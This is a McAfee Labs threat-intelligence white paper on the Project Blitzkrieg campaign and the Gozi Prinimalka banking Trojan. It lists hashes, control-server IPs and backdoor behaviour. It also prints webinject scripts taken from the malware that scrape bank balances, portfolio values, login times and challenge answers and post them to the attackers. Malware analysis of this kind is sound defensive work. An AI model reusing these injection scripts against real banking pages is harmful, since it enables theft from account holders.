White Paper

Analyzing Project Blitzkrieg, a Credible Threat

Ryan Sherstobitoff, McAfee Labs

Table of Contents

Project Blitzkrieg 3

- Linking Prinimalka and Project Blitzkrieg 3
- The Prinimalka Backend 4
- Origins of Prinimalka and Project Blitzkrieg 5

Tracking Gozi Prinimalka 6

- Blitzkrieg Pilot: March 2012 to ? 7
- The Birth of Prinimalka/Ukrainian Campaigns: 2008–2011 7
- Romanian Campaigns: August–October 2012 8

Gozi Prinimalka Webinjects/Known Targets 10

- Mangled Strings 14

Conclusion 17

About the Author 18

About McAfee Labs 18

About McAfee 18

Project Blitzkrieg, a current attack on US financial institutions, got a lot of media attention following a blog posting by RSA researchers who wrote they had discovered an operation run by an individual known as vorVzakone. RSA identified the malware as belonging to the Gozi family and labeled it Prinimalka. VorVzakone's claim was met with skepticism from Russian Underweb forums as well as from others in the research community. This paper provides an insight into the creditability of this threat to the financial industry and analyzes the claims made by vorVzakone in his forum posting.

If the aims of Project Blitzkrieg, as vorVzakone has claimed, become fully realized by spring 2013, the financial industry needs to be prepared.

Project Blitzkrieg

The public announcement of Project Blitzkrieg, a mass fraud campaign planned against 30 US banks set to occur by spring 2013, was posted on September 9, 2012, in a Russian-language semiprivate forum by the cybercriminal vorVzakone (which means "thief in law").[1] The post claimed the release of a Trojan in two to three weeks, went into detail about the rules of engagement of the project, and asked members of the underground to join him in attacking 30 US banks. The post said the Trojan has been in development since 2008 and a single team has successfully transferred US$5 million using this Trojan.

Linking Prinimalka and Project Blitzkrieg

VorVzakone's forum posting doesn't mention the Trojan Gozi Prinimalka and makes some very generic statements. He mentions a new Trojan with a backend that has more functionality than Zeus or SpyEye. To confirm that this is the case we looked for a link between Project Blitzkrieg and the use of Prinimalka as the vehicle.

There is much speculation whether Project Blitzkrieg is real or simply a creation of Russian law enforcement as a sting operation. Our analysis suggests it is authentic, though the timing of the fraudulent activity is unknown. In order to validate some of the claims, we tracked down the server that vorVzakone used in early pilot stages of Project Blitzkrieg and identified the variant that infected victims. VorVzakone also posted more than a dozen images of the administration panel for the backend. These images provided some interesting clues in helping us to identify the server being used. The images in this paper redacted the actual address of the control server; however, the administration panel records the version ID and unique identifier along with the victims IP addresses.



Figure 1. Some online victims of Project Blitzkrieg.

Additional investigation has led us to confirm the variant and time frame when this particular campaign was live at a given location, further validating that Project Blitzkrieg is real and not fictional. From our analysis of the control server screenshots posted by vorVzakone in his forum posting on September 9, we can date some of the infected victims reporting into the server in April from data obtained by the McAfee Global Threat Intelligence™ system. Examining the images gives us some interesting clues as to the variant used to infect the victims.

Gozi Prinimalka has two unique identifiers that identify what variant is being used:

- Campaign ID
- Bot ID

The campaign ID for this Prinimalka variant was 064003, which was discovered in the wild on April 14, 2012. It points to only two IP addresses, regardless of the binary, because it is hardcoded. This Trojan variant was similar to other Prinimalka samples, with a few exceptions that make this one unique. This variant:

- Drops an additional file, svcxdcl32_v.dll, which is a custom DLL VNC module used by the Trojan to establish a hidden channel to the hacker's computer. Essentially the DLL has an export StartHiddenVNC, which opens the victim's PC to listen on port 1028. This is a remote file that is downloaded on demand from another location and was originally named vnc.dll.
- Connects to the same domain with vnc.dll and attempts to call the following PHP file with this URL string: /css/update33.php?a=n%60e%3E003215561%2F%2E1%25my%3C0%2E4%2B2%2C07%2F%2E%3B20%3BDLV%25rn%3C41%25bjc%3B%2E0%24ghb%3Ed4d6bd564e%6042583%24inqu%3C%2B2%25mqdl%3Ew%24d%60aid%3B87%2F51%2F436886.

The Prinimalka Backend

Because Prinimalka has been around since 2008, we wanted to look at what is new in Project Blitzkrieg. The backend server provides unique functionality to the operators of this campaign. The backend can store detailed information about a drop site for transferring stolen funds.



Figure 2. Settings for Project Blitzkrieg mules.

For example, the administration panel includes downloadable credit reports in addition to many other things. In the drops page of a particular account holder there is a section called files that contains a link to download the corresponding reports. It is unclear what is in these reports and if they conform to traditional background and credit check reports, or are merely a collection of personal information about the mule to assist in making transactions.

Figure 3. Drop account holder page in the Prinimalka control server administration panel.

Origins of Prinimalka and Project Blitzkrieg

Prinimalka is built upon earlier Trojan variants. This Trojan has been used for some time in various campaigns, but most recently in Project Blitzkrieg. The campaign was originated by vorVzakone and perhaps the hacker 01NSD. Our research indicates the operation has been in the planning stages for many months.

There has been much speculation as to what group was responsible for the development of Prinimalka. The Trojan itself is just a tool used by the operators of Project Blitzkrieg. Any actual fraud as claimed in the forum posting since 2008 may have been conducted by vorVzakone's associates or by some other group. We do know that the thieves have had an active system since April 2012, with at least 500 victims who can be linked to vorVzakone.

The Prinimalka Trojan was not developed by vorVzakone or 01NSD according to our analysis of underground chatter regarding this Trojan; rather it was developed by another group and provided to them. It appears vorVzakone can compile the source code into new binaries; hence, it is possible for skilled people on his team to make certain modifications. But, from the variants we have seen, the binaries used in a specific campaign tend to be nearly identical. VorVzakone planned to provide the Trojan and supporting infrastructure to those who would join him in his campaign. He also continues to confirm several other members of the underground who have stolen money already via this Trojan, citing its success to counter arguments against the buy-in he requires. This is a very similar relationship that 76service.com had with the authors of Gozi, though the Trojan is private and not publically provided for sale like Zeus and SpyEye and is likely provided only to trusted groups in the underground. This tactic explains why Prinimalka has stayed beneath the radar for so long.

During our investigation we learned that the Prinimalka Trojan linked to Project Blitzkrieg is a direct evolution of a Gozi variant seen in early 2007 and discovered by Dell Secureworks. This Gozi variant was linked to former members of the HangUp Team and used by 76Service.com.

Furthermore, this early Gozi variant from March 2007, with the MD5 of 12ad24ca600305a6fd388782da4054cb, resembles many of the same characteristics of Prinimalka in its behavior. Some identical static characteristics confirm that *some* Prinimalka variants are based on this original Gozi variant. To expand this further we tracked several recent Prinimalka variants and compared them with the original Gozi variant. We wanted to determine if there was a strong connection to the Gozi variant and how similar they were in behavior and other identifying marks. The results are interesting, though all of the Prinimalka variants seen in the wild to date have very similar behavior in what is written to the registry and file system in comparison with the early Gozi variant; the following six variants create specific entries identical to those of the March 22 Gozi variant, whereas a group of other Prinimalka variants used in the Ukrainian campaigns do not.

MD5	Date First Seen	Variant
12ad24ca600305a6fd388782da4054cb	**3/22/2007**	Gozi
ca54385bb345f20454ec0cd1f01ca9f9	05/17/2010	Prinimalka
c46b43aa89ada88bbdeaa1b8322d8f66	10/17/2012	Prinimalka
95ccdbb080c5049088ed3fbb9e0dab56	10/22/2012	Prinimalka
363b3d4fae239bbaafd833d7c8330539	10/22/2012	Prinimalka
0fac045bba8593c050aff8253f69869e	10/22/2012	Prinimalka
ed2db2a8d04ba35ae4315b13e4ad9bba	11/01/2012	Prinimalka

Figure 4. Variants that evolved from the early Gozi variant.

Tracking Gozi Prinimalka

We know of three major campaigns that have used Gozi Prinimalka. They date from as early as 2008 and as recently as mid-October 2012:

- Blitzkrieg Pilot
- Ukraine Campaigns
- Romania Campaigns

We have tracked these campaigns via their malware variants in the wild and in some cases via telemetry regarding infected end points. The Gozi Prinimalka family has always focused on US-based financial targets. Project Blitzkrieg, if it goes full scale, will target consumer accounts across 30 financial institutions. There are two versions of Gozi Prinimalka that have been seen in the wild: the gov version and the nah version.

The more prominent version today is the gov version; the nah version has been primarily associated with early campaigns operating on Ukrainian networks.

Blitzkrieg Pilot: March 2012 to ?

VorVzakone and NSD ran a pilot campaign before making their intentions known publicly, by displaying images of the administration panel supporting the operation. The server that vorVzakone demonstrated in his forum post was located at serv177.org, which pointed to a few IP addresses at one point or another.

IP Address	Location
216.51.232.104	Des Moines, Iowa
217.23.11.30	Netherlands
193.106.94.139	Moscow

Figure 5. IPs that connect to vorVzakone's server.

The malware was originally distributed from hxxp://vkdevelopers.net/css/vr.exe, which is a legitimate site. The Prinimalka variant in their pilot campaign was first seen in the wild on March 29, 2012, with an MD5 of f84b90d7f59c070a509c7be158fbf8f8 and the version 064003. The binary was compiled on March 12, shortly prior to its discovery. The Prinimalka server was also hosted at this domain, but with a malicious domain pointing at it and subsequently hardcoded into the binary as the primary control server. This domain also hosted the VNC back-connect module, dating to December 2011, used in this campaign.

The Birth of Prinimalka/Ukrainian Campaigns: 2008–2011

The gov version is the latest Prinimalka variant circulating in the wild; the earliest we saw this version was April 2012. The nah version is older, dating to 2008, and exhibits slightly different behavior. The first Prinimalka campaign was seen on November 28, 2008, and the Trojan was detected as Generic Downloader.z. The initial campaign attacked infrastructure hosted in the Ukraine. VorVzakone's claim that the Trojan's development began in 2008 is plausible. This first campaign had the ID 000042, connected to a control server at 78.109.23.2 located in the Ukraine at the ISP Hosting.ua. This IP address was known to be associated with infrastructure used by the Russian Business Network.2

We have tracked these early Prinimalka campaigns by the dates on which the binaries were compiled and by the dates that we discovered them. From this analysis we see some binaries were compiled months or even years earlier than their distribution, and some were compiled the same day that the variant was discovered in the wild. Those cases with a major gap in time are likely due to low distribution rates and the closed nature of such malware (for private, not public, use).

MD5 Hash	In the Wild Date	Control Server IP Address	Campaign ID	Compile Date
BA8DF106A8114EB559880A9306FA6BCB	**11/28/2008**	**78.109.23.2**	**000042**	**03/06/2008**
1764FB0A53E21A75D60D73A855EEA1DB	12/01/2008	78.109.23.2	000042	03/06/2008
6A062DEEC2816F2BB4D8E6DD3714A55B	03/24/2009	78.109.23.168	000052	03/06/2008
72B51E41AF57F8D865153BA903678128	04/04/2009	78.109.23.168	000051	2009
E7F56394043EF6F55772B5FFF2744860	04/23/2009	78.109.23.168	000054	03/17/2009
E4065C9AA45AFC54003CA2D7AE6F15F1	05/26/2009	78.109.23.2	000055	03/17/2009
973413249ef5e9375df5c708f2b20b66	05/30/2009	78.109.23.2	000055	03/17/2009
775a45f299fbd5487c3a85e96f0e1344	06/12/2009	78.109.23.2	000057	03/17/2009
429aa6776d14e811b31c30a8dfefae94	06/17/2009	213.155.29.152	000060	03/17/2009
7E347CFFB629C79E972C4F976088F4A	08/07/2009	213.155.29.152	000060	2009
42a97b475144829b4ed68d0ab551b777	08/22/2009	78.109.23.2	000057	03/17/2009
ca54385bb345f20454ec0cd1f01ca9f9	05/18/2010	178.86.3.200	007801	03/17/2009
3e4ef7e8e166b3ba733387c1ff43f692	11/27/2010	213.155.31.32	007706	2010
232ec14834530d65dd0c856a07dfb842	09/30/2011	213.155.28.104	001902	2011
A602D20C6E2D8F84878F4E355FAA6C33	10/11/2011	213.155.28.104	001902	2011
a8bc29c5ae35a634adbe63d43a2efaab	10/15/2011	213.155.28.104	022201	02/10/2011
5dccc405191080c6e112f85139b0a80e	10/19/2011	213.155.28.104	001999	03/13/2010
4018479476023f96957dcdeb5d4296f9	12/29/2011	213.155.28.104	022206	03/08/2011
a635cdeaf335387a2dd19d70c74b8e09	01/05/2012	213.155.28.104	022207	01/05/2012
c2fa33eaa4d77ea96e0e04330ff67276	01/11/2012	213.155.28.104	022205	2012
363b3d4fae239bbaafd833d7c8330539	10/22/2012	213.155.29.152	000061	07/07/2009

Figure 6. History of Prinimalka nah variants and campaigns with control servers in the Ukraine.



Figure 7. DNS mapping of the first Prinimalka campaign. (All DNS charts courtesy of Robtex.)

Romanian Campaigns: August–October 2012

The latest Prinimalka campaign using the gov version of the malware comes from a group operating a server in Romania. The targets are all US banks, with the victims dispersed across various US cities, according to the telemetry data. Thus this group will likely remain focused on US banks and making fraudulent transactions.



Figure 8. DNS information for the Romanian control server.

Several variants in the wild use this Romanian control server; all show pretty much the same core behavior. This particular Romanian campaign employs the same Prinimalka variant used in campaigns dating to 2008, when the fraudsters claimed development of the malware began. The gov version in this campaign writes registry keys and files to the system starting with "gov." However, the content is pretty much identical to the nah variants previously used by the Ukrainian group. The first variants appeared in early August 2012, with three versions of the Prinimalka Trojan and more than a half-dozen executable files.

MD5 Hash	In the Wild Date	Control Server IP Address	Version	Compile Date
7ae8a26f0ce0ee0d3caf5d48c332b09d	**07/30/2012**	**93.115.241.114**	**081001**	**07/17/2012**
E213FB7F9D54DDF9A0E638E094F8B8D2	08/02/2012	93.115.241.114	081001	07/31/2012
f16eba7dfb33e0992289b3a771cde74a	08/07/2012	93.115.241.114	081002	08/06/2012
f6352f03f33ed2dbf2797363a4c13414	08/07/2012	93.115.241.114	081003	08/06/2012
57a480fa941a598c6803a727dd70dfb8	08/08/2012	93.115.241.114	081001	08/08/2012
e1baf85614222d3a1c3ac14e1592562b	08/14/2012	93.115.241.114	081003	08/14/2012
c186b525ae47b5ecfa3cd24d712270c8	08/14/2012	93.115.241.114	081003	08/13/2012
1e84e1711fd4f787791225caac79e784	08/18/2012	93.115.241.114	081001	08/09/2012
567EDDC3C3651FEF1E9221805014E61F	08/19/2012	93.115.241.114	081002	03/25/2011
09f75a3fcaeb2c46dd67b666a109d844	09/17/2012	93.115.241.114	081002	08/11/2012
8c038611643fb763c67b65f6b62052fb	09/18/2012	93.115.241.114	081003	08/15/2012
2bdb44e5e3bbcebf3f0ceb156a407794	09/22/2012	93.115.241.114	081003	08/15/2012

Figure 9. History of Prinimalka gov variants and campaigns with control servers in Chiajna, Romania.

Using McAfee Global Threat Intelligence to track these campaigns, we were able to gather telemetry information on the number of victims and their approximate locations. This campaign targeted victims across the United States during a period of two months, with the latest victim infected on October 25.



Figure 10. McAfee Global Threat Intelligence information for victims of Prinimalka campaigns reporting to Romanian control servers.

These campaigns will not initially target hundreds or thousands of victims; rather they will stay under the radar by attacking selected groups. This strategy is necessary if the attackers hope to succeed in transferring several million dollars over the course of the project. A limited number of infections reduces the malware's footprint and makes it hard for network defenses to detect its activities.

Figure 11. Distribution of known Gozi Prinimalka control servers.

Gozi Prinimalka Webinjects/Known Targets

"Webinjects" add malicious content tied to malware primarily into banking websites. Webinjects are sold online and can allow amateurs to steal from victims. The Gozi Prinimalka webinjects have a similar format to webinjects for Zeus and SpyEye, the two leading banking malware. The webinjects are injected into the browser if the malware sees a trigger URL when the victim accesses a site. They are also injected into process memory—such as Explorer.exe, LSASS.exe, and SVCHOST.exe—and thus strings can be found in those processes. From the data we have gathered, there is only one Prinimalka sample from which webinjects can be retrieved and we can perform a target analysis. From the webinjects we were able to retrieve, the following chart show the types of targets that the malware focuses on.



Figure 12. Breakdown based on target URLs.

The other samples contain a set list of URLs hardcoded into the malware binary and can be found by scanning the memory dumps of the relevant malicious process. The control server with the webinjects is located in the Ukraine at IP address 213.155.28.104 with the MD5 a8bc29c5ae35a634adbe63d43a2efaab.



Figure 13. DNS information for the Ukrainian control server.

Some of the Prinimalka campaigns use a fail-over server as a secondary control server. This campaign used a secondary server, which hosted a number of domains, indicating the server was likely legitimate but compromised. This server was located in Nuremberg, Germany.



Figure 14. DNS information for the Nuremberg control server.

The following screen image is an extracted script from the webinjects. The script will capture the victim's balance and last login date/time and post it to the file robots.txt on the server. The target is the Internet banking platform ibanking, which can affect hundreds of financial institutions that use the platform. Thus this is a generic attack.

```
<div style="visibility: hidden">
<iframe name="myframe" id="myframe"></iframe>
<form name=xbalance method='POST' action='/robots.txt' target=myframe><input name=balance><input name=from><input name=lastlogin value="0"></form>
</div><script language="JavaScript">

var data = document.body.innerHTML;
var reg=/(\$[\d\,\.]+)/gmi;
var arr = reg.exec(data);
if (arr)
{
 var postdata = arr[1];
 var f = document.xbalance;

 var lastlogon_reg = /(Monday|Tuesday|Wednesday|Thursday|Friday|Saturday|Sunday), (.*?)\./gm;
 arr = lastlogon_reg.exec(data);
 if (arr) {
    f.lastlogin.value = arr[2];
 }

 f.from.value = "ibanking";
 f.balance.value = postdata;
 f.submit();
}
```

Figure 15. This webinject script finds the most recent bank balance and login time and sends the data to the attacker's control server.

Many of the injection scripts work exactly like the preceding example but on different banking targets. There are only a few web injections that are more complex. As vorVzakone claimed in his post, there will be enhancements to the injection framework used by Prinimalka, but our initial data indicates merely a simple form of data grabbing.

The data grabbing Prinimalka uses now is to select targets for fraudulent transactions; the balance data and last login time furthers this strategy. One example of additional data gathering is to steal challenge-question answers, usually used when the bank requires an answer to approve outgoing transactions.

```
</html>
<script language="JavaScript">
function send_mmn()
{
  if (document.SignonForm.mmn.value.length < 2)
  {
    alert("error at #238: Mother's Maiden Name");
    location.reload(true);
  }
  else
  {
    setHbxVariables('LOG IN');
    document.SignonForm.submit();
  }
}
```

Figure 16. A challenge-question capture script.

We see that most victims' accounts are at investment banks. It will be interesting to see how the attackers will move money from these accounts, which are certainly targets of high value.

The following inject script will capture the total portfolio value and last login date/time from one investment bank.

```
</html>
<div style="visibility: hidden">
<iframe name="myframe" id="myframe"></iframe>
<form name=xbalance method='POST' action='/robots.txt' target=myframe><input name=balance><input name=from><input name=lastlogin value="0"></form>
</div><script language="JavaScript">

var data = document.body.innerHTML;
var reg = /Portfolio Total:[\d\D]{1,128}(\$[\d\,\.]+)/gmi;
var arr = reg.exec(data);
if (arr) {
  var postdata = arr[1];
  var f = document.xbalance;
  f.from.value =
  f.balance.value = postdata;
  f.submit();
}
```

Figure 17. This webinject script steals portfolio information.

The campaign 022201 targeted the following types of banks. The attackers operated from a server in the Ukraine.

Banking Targets
Credit Card Company
Federal Credit Union
Generic banking platform
Investment Bank
Investment Bank
Investment Bank
Investment Bank
Investment Bank
Investment Bank
Investment Bank
Investment Bank
Investment Bank
Large National Bank
Large National Bank
Large National Bank
National Bank
National Bank
National Bank
National Bank
National Bank
National Bank
Online Payment Processor
Regional Bank
Regional Bank
Regional Bank
Regional Bank
State Credit Union

Figure 18. Almost 30 banks of various types have been targeted by a single Prinimalka campaign.

Mangled Strings

The Gozi Prinimalka variants we have analyzed have very clear indicators in their string data that allow us to determine what functions they use and how they work. However, most of the variants employ some form of obfuscation, which is used often by malware authors. In some of these variants we've seen a very strange form of encryption that mangles the names of certain functions in a particular region of code to prevent static analysis of the binary. Because the binaries we discovered were not encrypted or packed, we gained a plethora of valuable information that revealed much about the functionality of the malware.

In the samples, some of the variants presented obfuscated strings that look as if they are representations of registry paths, directories, or names of functions. Only certain regions contained these mangled strings, which did not appear to be in any known format. At runtime the malware actually attempts to find some registry values based on the obfuscated names. This suggests a coding error and perhaps early campaign testing in which the malware has yet to be refined. When we ran a process-monitoring tool, it shows that the malware binary attempts to open these registry paths with the mangled names, thus we saw not-found errors. We think it interesting that the group operating out of Romania took the time to mangle the strings, giving us clues as to how the malware communicates with the control server and what machine information is sent.

Address	Length	Type	String
.rdata:1A72...	00000013	C	I6L6R3Ejenp9Tm3xVR
.rdata:1A72...	0000000B	C	XqLqy9HelG
.rdata:1A72...	00000013	C	Software\\Jsr0kigzD
.rdata:1A72...	00000012	C	Software\\3p6LoUAt
.rdata:1A72...	00000009	C	y4wqyAJ9
.rdata:1A72...	00000005	C	GVPq
.rdata:1A72...	00000008	C	JTuP210
.rdata:1A72...	00000011	C	UTF7zqqMJfMLtLmn
.rdata:1A72...	00000010	C	zqozxDKa5NKqb26
.rdata:1A72...	00000008	C	wJRP9w0
.rdata:1A72...	00000011	C	G6jQBMmb3Zl5Ngw9
.rdata:1A72...	00000007	C	1teL3u
.rdata:1A72...	0000000F	C	AuEzLz9ohZerQg
.rdata:1A72...	00000013	C	JgGw5l8nbVwdx6Gsjc
.rdata:1A72...	00000010	C	e8YAPT7qSdeWwVE
.rdata:1A72...	00000019	C	Software\\wJylfkwMwHEgU0X
.rdata:1A72...	00000006	C	kJZNY
.rdata:1A72...	00000007	C	9sXxCB
.rdata:1A72...	0000000F	C	uJWlFfYPD1DxTA
.rdata:1A72...	00000013	C	5wWZB13JmkDe31s6Mv
.rdata:1A72...	00000019	C	Software\\duwuFoRcXclGFl9
.rdata:1A72...	00000005	C	cCWs
.rdata:1A72...	00000012	C	iV4yORUjDXjtQVOO2
.rdata:1A72...	00000011	C	Ypv0lCdx6rChnMfY
.rdata:1A72...	00000006	C	uMBbZ
.rdata:1A72...	0000000A	C	QqXvvc5oV

Figure 19. Obfuscated strings in a Prinimalka binary.

Furthermore, the obfuscated strings that belonged to a particular registry-value query function still appeared obfuscated when we used a high-level API trace against the running process. So it is clear that the malware is looking for registry keys and values that exist—as there is no evidence that the process creates these entries during runtime—to store data in. However, there are plenty of other sections in the same region that are obfuscated whose behavior indicates registry read/write activity, etc. of keys and values that already exist or that the malicious process creates.

Thus the evidence suggests that the variants do not incorporate obfuscation of these particular registry keys (as in the case we've just discussed); or at least if this is an attempt to obfuscate paths belonging to known registry keys or values, there is no proper way to unobfuscate them so the process can work properly. However, the evidence shows that the remaining registry keys and functions are correctly unobfuscated; so they are accessed without problems.

This behavior is odd because the malware expects that these specific keys exist in the format that they show in the binary. There is no subsequent function that converts them to their actual names and values so they can be accessed and written to. Why does the malware attempt to access random keys that are not present on the target system? Perhaps debug keys that were on the developer's machine contain some interesting information, or this build of the Trojan did not contain the proper routines to unobfuscate the paths and values so the process could locate them.



Figure 20. API call tracer with obfuscated registry path output.

```
.rdata:1A7223C0 ; char aSoftwareGwboh4[]
.rdata:1A7223C0 aSoftwareGwboh4 db 'Software\qwboH4JcOE519VRynD',0
.rdata:1A7223C0                                         ; DATA XREF: sub_1A71EAC0+22↑o
.rdata:1A7223DC ; char aQvpmu3rras5dzi[]
.rdata:1A7223DC aQvpmu3rras5dzi db 'qVPmU3rRaS5DzixqLf',0 ; DATA XREF: sub_1A707550+275↑o
.rdata:1A7223EF                 align 10h
.rdata:1A7223F0 ; char aY0rrysjw8b[]
.rdata:1A7223F0 aY0rrysjw8b     db 'y0RRySJW8b',0       ; DATA XREF: sub_1A707550+248↑o
.rdata:1A7223FB                 align 4
.rdata:1A7223FC ; char aSoftware2fwl1r[]
```

Figure 21. Corresponding IDA code block indicating an obfuscated function name.

We can look for similarities between an unobfuscated .rdata region in one variant with nearly identical behavior to an .rdata region from a variant that appears obfuscated.

